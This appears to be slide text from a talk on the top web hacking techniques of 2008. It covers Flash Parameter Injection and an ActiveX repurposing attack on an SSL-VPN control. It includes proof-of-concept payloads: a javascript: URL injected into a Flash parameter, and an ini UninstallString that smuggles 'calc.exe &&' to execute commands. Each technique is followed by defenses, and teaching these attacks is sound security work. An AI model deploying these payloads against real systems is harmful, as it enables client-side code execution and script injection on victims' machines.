


Top Ten Web Hacking Techniques

2008



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MUST be able to protect against HOSTILE WEB USER

MUST be able to protect against HOSTILE WEB PAGE

2008's New Web Hacking Techniques

<http://jeremiahgrossman.blogspot.com/2009/02/top-ten-web-hacking-techniques-of-2008.html>

65 (2006)

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- Flash clipboard Hijack
- Flash Internet Explorer security model bug
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- Free MacWorld Platinum Pass? Yes in 2008!
- Diminutive Worm, 161 byte Web Worm
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- Stealing Basic Auth with Persistent XSS
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- SQL Smuggling
- Abusing PHP Sockets
- CSRF on Novell GroupWise WebAccess

Flash Parameter Injection

Flash Parameter Injection introduces a new way to inject values to global parameters in Flash movies while the movie is embedded in its original HTML environment. These injected parameters can grant the attacker full control over the page DOM, as well as control over other objects within the Flash movie. This can lead to more elaborate attacks that take advantage of the interaction between the Flash movie and the HTML page in which it is embedded.

By: Yuval Baror, Ayal Yogev, and Adi Sharabani

<http://blog.watchfire.com/wfblog/2008/10/flash-parameter.html>

<http://blog.watchfire.com/FPI.pdf>

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How it works

There are several different FPI variants. Most of the variants include tricking the server into sending back a page where user input is interpreted as Flash parameters. This allows an attacker to inject malicious global parameters to the Flash movie and exploit Flash specific vulnerabilities.

ActionScript 2 code reading a global variable

```
if (_root.a == undefined) {  
    _root.a = 0; // Default value  
}
```

```
http://URL/myMovie.swf?a=5&b=hello
```

Passing arguments in an embedded URI

```
<body>
  <object type="application/x-shockwave-flash"
    data="myMovie.swf?a=5&b=hello"
    width="600" height="345">
  </object>
</body>
```

Passing arguments using 'flashvars'

```
<body>
  <object type="application/x-shockwave-flash" data="myMovie.swf"
    flashvars="a=5&b=hello" width="600" height="345">
  </object>
</body>
```

DOM-based Flash parameter injection

```
<object>
  <embed src="myFlash.swf"
    flashvars="location=http://URL/index.htm#&globalVar=e-v-i-l">
  </embed>
</object>
```

Persistent Flash Parameter Injection

```
// Create a new shared object or read an existing one
mySharedObject = SharedObject.getLocal("flashToLoad");

if (_root.flashfile == undefined)
{
    // Check whether there is a shared object saved
    if (mySharedObject.data.flash == null)
    {
        // Set a default value
        _root.flashfile = "defaultFlash.swf";
    }
    else
    {
        // Read the flash file to load from the shared object
        _root.flashfile = mySharedObject.data.flash;
    }
}

// Store the flash file's name in the shared object
mySharedObject.data.flash = _root.flashfile;

// Load the flash file
getURL(_root.flashfile);
```

```
http://URL/vulnerable.swf?flashfile=javascript:alert(document.domain)
```


Defenses

User input must be sanitized according to context before reflected back to the user. Extreme caution should be taken when saving user input in Flash cookies.

ActiveX Repurposing

Multi-staged attack to get code execution on victims who were running a vulnerable and popular SSL-VPN ActiveX control.

By: Haroon Meer

<http://carnal0wnage.blogspot.com/2008/08/owning-client-without-and-exploit.html>

<http://www.sensepost.com/blog/2237.html>

<http://www.networkworld.com/news/2008/080708-black-hat-ssl-vpn-security.html>



How it works

```
<OBJECT id=NeoterisSetup classid="clsid:E5F5D008-DD2C-4D32-977D-1A0ADF03058B"  
id=NeoterisSetup width=0 height=0 >  
..  
<PARAM NAME="DSSETUP_BUILD_VERSION" VALUE="5.2.0.10724">  
<PARAM NAME="DSSETUP_DOWNLOAD_URL" VALUE="our_evil_file.exe">
```

```
<OBJECT id=NeoterisSetup classid="clsid:E5F5D008-DD2C-4D32-977D-1A0ADF03058B"  
id=NeoterisSetup width=0 height=0 >  
<PARAM NAME="IniFilePath" VALUE="Neoteris.ini">  
...  
</OBJECT>
```

1. Client with control visits malicious page
2. Page instantiates control and offers an upgrade
3. new-config.txt downloads to `c:\predictable_location\new-config.txt`
4. Malicious page re-instantiates control with ini file == `c:\predictable_location\new-config.txt` [new-config contains arbitrary commands as uninstall string]
5. Execute the controls uninstall method:
6. The victims machine fires calc.exe &&.

```
<PARAM NAME="DSSETUP_BUILD_VERSION" VALUE="5.2.0.10724">
<PARAM NAME="DSSETUP_DOWNLOAD_URL" VALUE="/ssl/new-config.txt">
```

```
-snip-
[Host Checker]
DisplayVersion=5.2.0.10723
DisplayName=Host Checker
UninstallString="calc.exe &&"
QuietUninstallString=" "
StartupApp="AppData\Juniper Networks\Host Checker\dsHostChecker.exe"
StopApp=" "
-snip-
```

```
<script language=JavaScript>
NeoterisSetup.startSession();
NeoterisSetup.uninstall();
</script>
```

Defenses

Website:

ActiveX should make use of SiteLock wherever possible.

Web Browser:


Restrict ActiveX to the maximum degree possible.


Tunneling TCP over HTTP over SQL-Injection

